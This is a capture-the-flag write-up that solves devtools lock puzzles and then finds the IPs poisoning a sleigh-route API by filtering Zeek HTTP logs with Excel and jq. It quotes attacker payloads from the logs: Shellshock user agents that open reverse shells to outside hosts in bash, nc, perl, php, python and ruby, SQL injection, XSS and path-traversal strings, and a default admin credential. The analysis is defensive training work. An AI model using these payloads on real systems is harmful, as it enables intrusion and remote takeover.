


```
"stylesheet">
<style>.instructions { font-family: 'BIHYUH7H', 'Beth Ellen', cursive; }</style>
<meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate">
```

Eighth Lock

.eggs -> Event listener


Underneath the Event Listeners is a spoil function, expanding this we find span.eggs, expanding this again, and the unlock code is visible (VERONICA):




Ninth Lock

Chakra's

By using the 'Elements' tab we can search/find on the word 'Chakra' then we right-click (to activate the menu) and choose -> force (and then) -> :active. Slowly the unlock code will start to reveal itself on the main page, note the code as the segments reveal themselves to get the correct unlock code.





Tenth Lock

Using the 'Elements' tab, we can focus on the code for lock 10. First step is to delete the cover (easy as select the cover, right-click, delete), the Console then hints that macaroni is missing? A search for macaroni and we find it halfway up the page, using the elements we can drag macaroni into lock 10. The console displays an error 'Missing cotton swab' so we add swab to the macaroni component. The console displays another error 'Missing Gnome' so we add Gnome. Thus we have an new div with the following components added to lock 10:

```
<div class="component macaroni swab gnome" data-code="A33"></div>
```

We notice that images of macaroni, swab and gnome have appeared on the circuit board:

Now typing in the unlock code (from the corner of the circuit board) unlocks the last lock and completes the challenge:

Solved

Wha - what?? You got into my crate?!
Well that's embarrassing...
But you know what? Hmm... If you're good enough to crack MY security...
Do you think you could bring this all to a grand conclusion?
Please go into the sleigh shop and see if you can finish this off!
Stop the Tooth Fairy from ruining Santa's sleigh route!

Objective Twelve

Filter Out Poisoned Sources of Weather Data

Use the data supplied in the Zeek JSON logs (https://downloads.elfu.org/http.log.gz) to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources(https://srf.elfu.org/) of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

Answer


0807198508261964

Log into the Application

From the decrypted manual we have a hint to the login

3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:



The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

After the hint about git, search the logs for git related entries: README.md

https://srf.elfu.org/README.md

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.
```

Windows Solution

Converting the json log file to csv, enables Excel to perform searching the filtering through column data.

Converting the JSON logs to CSV

Powershell command used:

```
((Get-Content -Path .\http.log) | ConvertFrom-Json)|Export-CSV .\http.csv -NoTypeInformation
```

In excel we can manually search through the data, we can spot classic attack patterns such as: LFI, SQL, XSS and Shellshock

Example:

- Useragent = () { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1
- Uri = /api/stations?station_id=1' UNION SELECT 1,'automatedscanning','5e0bd03bec244039678f2b955a2595aa','',0,'','/*& password=MoAOWs
- Uri = /api/weather?station_id=<script>alert(automatedscaning)</script>
- Uri= /api/weather?station_id=/../../../../../../../../../../../etc/passwd
- Host = <script>alert(\"automatedscanning\");</script>

Using these attack patterns and similar attack strings we can highlight the cells in an attempt to spot matching attributes IP, Port numbers, and Useragents? Eventually we spot a link through fake useragents, and misspelt useragent strings. After some time we come to the list of bad useragents below:

```
() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'
() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1
() { :; }; /usr/bin/perl -e 'use
Socket;$i="83.0.8.119";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprot
obyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(ST
DIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -
i");};'
() { :; }; /usr/bin/php -r
'$sock=fsockopen("229.229.189.246",62570);exec("/bin/sh -i <&3 >&3
2>&3");'
() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STRE
AM);s.connect(("150.45.133.97",54611));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open("227.110.45.126",43870).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
CholTBAgent
HttpBrowser/1.0
Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0;
SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N
Mozilla/4.0 (compatible MSIE 5.0;Windows_98)
Mozilla/4.0 (compatible; Metasploit RSPEC)
Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR
1.1.4322)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)
Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET
CLR 1.1.4322)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tridents/4.0)
```

```
Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)
Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET
CLR 1.1.4322; )
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0;
.NET CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)
Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)
Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)
Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.
Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1
Mozilla/5.0 (compatible; Goglebot/2.1;
+http://www.google.com/bot.html)
Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)
Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X)
AppleWebKit/602.1.50 (KHTML, like Gecko) CriOS/56.0.2924.75
Mobile/14E5239e Safari/602.1
Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X)
AppleWebKit/603.1.23 (KHTML, like Gecko) Version/10.0
Mobile/14E5239e Safari/602.1
Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B)
AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.133 Mobile
Safari/535.19
Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0
Mobile Safari/537.36
Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/43.0.2357.65 Mobile Safari/537.36
Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP)
AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12
(KHTML, like Gecko) Version/8.0.7 Safari/600.7.12
Mozilla/5.0 (Windows NT 10.0;Win64;x64)
Mozilla/5.0 (Windows NT 5.1 ; v.)
Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome
/53.0
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) ApleWebKit/525.13
(KHTML, like Gecko) chrome/4.0.221.6 safari/525.13
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3)
gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731
1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67
,,3,4,5,6,7,8 -- '
1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1
1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1
1' UNION SELECT
1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72,
--
1' UNION SELECT -
1,'autosc','test','O:8:\"stdClass\":3:{s:3:\"mod\";s:15:\"resourcesm
odule\";s:3:\"src\";s:20:\"@random41940ceb78dbb\";s:3:\"int\";s:0:\"
\";}',7,0,0,0,0,0,0 /*
1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*
1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1
Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3)
Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)
Mozilla/5.0 WinInet
Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)
```

Screenshots of the Excel can be found in Appendix A – Excel Bad IPs

List of IPs:
220.132.33.81, 31.254.228.4, 83.0.8.119, 229.229.189.246, 150.45.133.97, 227.110.45.126, 135.32.99.116, 103.235.93.133, 118.26.57.38, 56.5.47.137, 49.161.8.58, 44.164.136.41, 23.49.177.78, 249.237.77.152, 203.68.29.5, 84.147.231.129, 10.122.158.57, 223.149.180.133, 187.152.203.243, 106.132.195.153, 50.154.111.0, 249.34.9.16, 69.221.145.150, 217.132.156.225, 42.191.112.181, 252.122.243.212, 116.116.98.205, 29.0.183.220, 48.66.193.176, 22.34.153.164, 225.191.220.138, 66.116.147.181, 121.7.186.163, 126.102.12.53, 238.143.78.114, 31.116.232.143, 250.22.86.40, 190.245.228.38, 140.60.154.239, 75.73.228.192, 102.143.16.184, 226.102.56.13, 42.127.244.30, 19.235.69.221, 10.155.246.29, 104.179.109.113, 42.103.246.130, 42.103.246.250, 230.246.50.221, 185.19.7.133, 9.206.212.33, 42.16.149.112, 158.171.84.209, 106.93.213.219, 34.155.174.167, 2.230.60.70, 61.110.82.125, 65.153.114.120, 95.166.116.45, 200.75.228.240, 168.66.108.62, 80.244.147.207, 123.127.233.97, 28.169.41.122, 249.90.116.138, 34.129.179.28, 231.179.108.238, 27.88.56.114, 92.213.148.0, 44.74.106.131, 97.220.93.190, 87.195.80.126, 131.186.145.73, 68.115.251.76, 118.196.230.170, 173.37.160.150, 81.14.204.154, 135.203.243.43, 186.28.46.179, 13.39.153.254, 111.81.145.191, 0.216.249.31, 229.133.163.235, 53.160.218.44, 2.240.116.254, 253.65.40.39, 226.240.188.154, 187.178.169.123, 148.146.134.52, 253.182.102.55, 142.128.135.10, 45.239.232.245, 37.216.249.50, 129.121.121.48

Linux Solution

We battle with JQ to find attack strings in known fields, we separate these into different files and check the number of results:

```
$ cat http.log |jq '.[]|select (.username
|contains("'"'"'"))|."id.orig_h"' > filter_sql_username
$ cat http.log |jq '.[]|select (.uri
|contains("'"'"'"))|."id.orig_h"' > filter_sql_uri
$ cat http.log |jq '.[]|select (.user_agent
|contains("'"'"'"))|."id.orig_h"' > filter_sql_useragent
$ cat http.log |jq '.[]|select (.uri
|contains("<"))|."id.orig_h"' > filter_xss_uri
$ cat http.log |jq '.[]|select (.host
|contains("<"))|."id.orig_h"' > filter_xss_host
$ cat http.log |jq '.[]|select (.uri
|contains("pass"))|."id.orig_h"' > filter_lfi
$ cat http.log |jq '.[]|select (.user_agent |contains(":;
};"))|."id.orig_h"' > filter_shellshock

$ cat filter*|sort -u|wc -l
      75

$ cat filter*|sort -u > total_bad_ips
$ for i in `cat total_bad_ips`;do echo "contains($i) or
";done|tr -d "\n"

contains("0.216.249.31") or contains("1.185.21.112") or
contains("10.155.246.29") or contains("102.143.16.184") or
contains("106.132.195.153") or contains("106.93.213.219") or
contains("111.81.145.191") or contains("116.116.98.205") or
contains("118.196.230.170") or contains("121.7.186.163") or
contains("123.127.233.97") or contains("129.121.121.48") or
contains("13.39.153.254") or contains("131.186.145.73") or
contains("132.45.187.177") or contains("135.203.243.43") or
contains("135.32.99.116") or contains("150.45.133.97") or
```

	contains("150.50.77.238") or contains("168.66.108.62") or contains("169.242.54.5") or contains("173.37.160.150") or contains("180.57.20.247") or contains("186.28.46.179") or contains("187.178.169.123") or contains("19.235.69.221") or contains("190.245.228.38") or contains("193.228.194.36") or contains("194.143.151.224") or contains("2.230.60.70") or contains("2.240.116.254") or contains("200.75.228.240") or contains("211.229.3.254") or contains("220.132.33.81") or contains("223.149.180.133") or contains("225.191.220.138") or contains("227.110.45.126") or contains("229.133.163.235") or contains("229.229.189.246") or contains("23.49.177.78") or contains("230.246.50.221") or contains("233.74.78.199") or contains("238.143.78.114") or contains("249.34.9.16") or contains("25.80.197.172") or contains("250.51.219.47") or contains("253.182.102.55") or contains("254.140.181.172") or contains("27.88.56.114") or contains("28.169.41.122") or contains("31.254.228.4") or contains("33.132.98.193") or contains("34.129.179.28") or contains("42.103.246.250") or contains("42.191.112.181") or contains("44.74.106.131") or contains("45.239.232.245") or contains("48.66.193.176") or contains("49.161.8.58") or contains("52.39.201.107") or contains("56.5.47.137") or contains("61.110.82.125") or contains("65.153.114.120") or contains("68.115.251.76") or contains("69.221.145.150") or contains("75.215.214.65") or contains("75.73.228.192") or contains("79.198.89.109") or contains("80.244.147.207") or contains("81.14.204.154") or contains("83.0.8.119") or contains("84.147.231.129") or contains("84.185.44.166") or contains("9.206.212.33") or contains("95.166.116.45") or contains("102.143.16.184") or contains("106.132.195.153") or contains("106.93.213.219") or contains("111.81.145.191") or contains("116.116.98.205") or contains("118.196.230.170") or contains("121.7.186.163") or contains("123.127.233.97") or contains("129.121.121.48") or contains("13.39.153.254") or contains("131.186.145.73") or contains("132.45.187.177") or contains("135.203.243.43") or contains("135.32.99.116") or contains("150.45.133.97") or contains("150.50.77.238") or contains("168.66.108.62") or contains("169.242.54.5") or contains("173.37.160.150") or contains("180.57.20.247") or contains("186.28.46.179") or contains("187.178.169.123") or contains("19.235.69.221") or contains("190.245.228.38") or contains("193.228.194.36") or contains("194.143.151.224") or contains("2.230.60.70") or contains("2.240.116.254") or contains("200.75.228.240") or contains("211.229.3.254") or contains("220.132.33.81") or contains("223.149.180.133") or contains("225.191.220.138") or contains("227.110.45.126") or contains("229.133.163.235") or contains("229.229.189.246") or contains("23.49.177.78") or contains("230.246.50.221") or contains("233.74.78.199") or contains("238.143.78.114") or contains("249.34.9.16") or contains("25.80.197.172") or contains("250.51.219.47") or contains("253.182.102.55") or contains("254.140.181.172") or contains("27.88.56.114") or contains("28.169.41.122") or contains("31.254.228.4") or contains("33.132.98.193") or contains("34.129.179.28") or contains("42.103.246.250") or contains("42.191.112.181") or contains("44.74.106.131") or contains("45.239.232.245") or contains("48.66.193.176") or contains("49.161.8.58") or contains("52.39.201.107") or contains("56.5.47.137") or contains("61.110.82.125") or contains("65.153.114.120") or contains("68.115.251.76") or contains("69.221.145.150") or contains("75.215.214.65") or contains("75.73.228.192") or contains("79.198.89.109") or

```
contains("80.244.147.207") or contains("81.14.204.154") or
contains("83.0.8.119") or contains("84.147.231.129") or
contains("84.185.44.166") or contains("9.206.212.33") or
contains("95.166.116.45"))' > mal_requests

$ cat http.log|jq '.[]|select (."id.orig_h" |
contains("0.216.249.31") or contains("1.185.21.112") or
contains("10.155.246.29") or contains("102.143.16.184") or
contains("106.132.195.153") or contains("106.93.213.219") or
contains("111.81.145.191") or contains("116.116.98.205") or
contains("118.196.230.170") or contains("121.7.186.163") or
contains("123.127.233.97") or contains("129.121.121.48") or
contains("13.39.153.254") or contains("131.186.145.73") or
contains("132.45.187.177") or contains("135.203.243.43") or
contains("135.32.99.116") or contains("150.45.133.97") or
contains("150.50.77.238") or contains("168.66.108.62") or
contains("169.242.54.5") or contains("173.37.160.150") or
contains("180.57.20.247") or contains("186.28.46.179") or
contains("187.178.169.123") or contains("19.235.69.221") or
contains("190.245.228.38") or contains("193.228.194.36") or
contains("194.143.151.224") or contains("2.230.60.70") or
contains("2.240.116.254") or contains("200.75.228.240") or
contains("211.229.3.254") or contains("220.132.33.81") or
contains("223.149.180.133") or contains("225.191.220.138") or
contains("227.110.45.126") or contains("229.133.163.235") or
contains("229.229.189.246") or contains("23.49.177.78") or
contains("230.246.50.221") or contains("233.74.78.199") or
contains("238.143.78.114") or contains("249.34.9.16") or
contains("25.80.197.172") or contains("250.51.219.47") or
contains("253.182.102.55") or contains("254.140.181.172") or
contains("27.88.56.114") or contains("28.169.41.122") or
contains("31.254.228.4") or contains("33.132.98.193") or
contains("34.129.179.28") or contains("42.103.246.250") or
contains("42.191.112.181") or contains("44.74.106.131") or
contains("45.239.232.245") or contains("48.66.193.176") or
contains("49.161.8.58") or contains("52.39.201.107") or
contains("56.5.47.137") or contains("61.110.82.125") or
contains("65.153.114.120") or contains("68.115.251.76") or
contains("69.221.145.150") or contains("75.215.214.65") or
contains("75.73.228.192") or contains("79.198.89.109") or
contains("80.244.147.207") or contains("81.14.204.154") or
contains("83.0.8.119") or contains("84.147.231.129") or
contains("84.185.44.166") or contains("9.206.212.33") or
contains("95.166.116.45"))' > mal_requests

$ cat mal_requests |jq '.|.user_agent'|sort -u > mal_agents
```

We need to escape some characters for the useragent to parse correctly with JQ:

```
$ sed -i 's#\\#\\\\#g' mal_agents
```

Next we filter on user_agent and count the unique occurrences

```
$ while read ua; do cat http.log |jq
'.[]|select(."user_agent" == '"$ua"')| .user_agent'; done <
mal_agents |sort|uniq -c|sort -nr

  19 "Mozilla/4.0 (compatible; MSIE 5.13; Mac_PowerPC)"
  17 "Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5)
Gecko/2008121711 Ubuntu/9.04 (jaunty) Firefox/3.0.5"
  15 "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/530.5 (KHTML, like Gecko) Chrome/2.0.172.43
Safari/530.5"
  14 "Mozilla/5.0 (Windows; U; Windows NT 6.1; fr;
rv:1.9.2.10) Gecko/20100914 Firefox/3.6.10 (.NET CLR
3.5.30729)"
  13 "Mozilla/5.0 (X11; Linux i686) AppleWebKit/534.30
(KHTML, like Gecko) Chrome/12.0.742.100 Safari/534.30"
  13 "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US;
rv:1.9.2b5) Gecko/20091204 Firefox/3.6b5"
  13 "Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.9b3)
Gecko/2008020514 Opera 9.5"
  12 "Mozilla/5.0 (Windows; U; Windows NT 6.0; ru-RU)
AppleWebKit/528.16 (KHTML, like Gecko) Version/4.0
Safari/528.16"
  11 "Opera/6.05 (Windows 2000; U)  [oc]"
  11 "Mozilla/5.0 (Windows; U; Windows NT 5.2; sk;
rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15"
  11 "Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr)
AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2
Safari/525.22"
  10 "Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X)
AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0
Mobile/10A5355d Safari/8536.25"
  10 "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8)
Gecko/20071004 Firefox/2.0.0.8 (Debian-2.0.0.8-1)"
  10 "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.4.15451"
   9 "Mozilla/5.0 (X11; U; Linux x86_64; de; rv:1.9.0.18)
Gecko/2010021501 Ubuntu/9.04 (jaunty) Firefox/3.0.18"
   9 "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14)
Gecko/20080419 Ubuntu/8.04 (hardy) Firefox/2.0.0.12
MEGAUPLOAD 1.0"
   5 "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)"
   3 "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x
6e,0x67,,3,4,5,6,7,8 -- '"
   2 "Wget/1.9+cvs-stable (Red Hat modified)"
   2 "RookIE/1.0"
   2 "Opera/8.81 (Windows-NT 6.1; U; en)"
   2 "Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1;
Trident/5.0)"
   2 "Mozilla/5.0 Windows; U; Windows NT5.1; en-US;
rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET CLR
3.5.30729)"
   2 "Mozilla/5.0 WinInet"
   2 "Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1;
Trident/6.0)"
   2 "Mozilla/5.0 (compatible; Goglebot/2.1;
+http://www.google.com/bot.html)"
   2 "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731"
```

	2 "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/525.13" 2 "Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0" 2 "Mozilla/5.0 (Windows NT 5.1 ; v.)" 2 "Mozilla/5.0 (Windows NT 10.0;Win64;x64)" 2 "Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1" 2 "Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6." 2 "Mozilla/4.0 (compatible; Metasploit RSPEC)" 2 "Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)" 2 "Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)" 2 "Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)" 2 "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0; .NET CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)" 2 "Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322;)" 2 "Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)" 2 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tridents/4.0)" 2 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)" 2 "Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)" 2 "Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)" 2 "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)" 2 "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)" 2 "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727)" 2 "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR 1.1.4322)" 2 "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)" 2 "Mozilla/4.0 (compatible MSIE 5.0;Windows_98)" 2 "Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N" 2 "HttpBrowser/1.0" 2 "CholTBAgent" 1 "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23 (KHTML, like Gecko) Version/10.0 Mobile/14E5239e Safari/602.1" 1 "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) CriOS/56.0.2924.75 Mobile/14E5239e Safari/602.1" 1 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like Gecko) Version/8.0.7 Safari/600.7.12" 1 "Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30" 1 "Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/43.0.2357.65 Mobile Safari/537.36" 1 "Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36" 1 "Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.133 Mobile Safari/535.19"

```
   1 "1'
UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1"
   1 "1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1"
   1 "1' UNION SELECT
1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6
5,0x72, --"
   1 "1' UNION SELECT
1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1"
   1 "1' UNION SELECT -
1,'autosc','test','O:8:\\\"stdClass\\\":3:{s:3:\\\"mod\\\";s:
15:\\\"resourcesmodule\\\";s:3:\\\"src\\\";s:20:\\\"@random41
940ceb78dbb\\\";s:3:\\\"int\\\";s:0:\\\"\\\";}',7,0,0,0,0,0,0
/*"
   1 "1' UNION SELECT
'1','2','automatedscanning','1233627891','5'/*"
   1 "() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open(\"227.110.45.126\",43870).to_i;exec
sprintf(\"/bin/sh -i <&%d >&%d 2>&%d\",f,f,f)'"
   1 "() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
CK_STREAM);s.connect((\"150.45.133.97\",54611));os.dup2(s.fil
eno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-
i\"]);'"
   1 "() { :; }; /usr/bin/php -r
'$sock=fsockopen(\"229.229.189.246\",62570);exec(\"/bin/sh -i
<&3 >&3 2>&3\");'"
   1 "() { :; }; /usr/bin/perl -e 'use
Socket;$i=\"83.0.8.119\";$p=57432;socket(S,PF_INET,SOCK_STREA
M,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,inet_a
ton($i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDE
RR,\">&S\");exec(\"/bin/sh -i\");};'"
   1 "() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051
0>&1"
   1 "() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e
/bin/bash'"
```

The useragents that occur 9 or above times look fairly normal, we take a guess that these are legitimate and concentrate on the more unique useragents that score 5 or less occurrences. We save these in a file called ua2.txt

```
$ while read ua; do cat http.log |jq
'.[]|select(."user_agent" == '"$ua"')'; done < ua2.txt >
malips

$ cat malips |jq '."id.orig_h"' > malips2
$ cat malips2|wc -l
97
$ cat malips2|tr '\n' ','|sed 's/"//g'
```

Our final list of IPs:

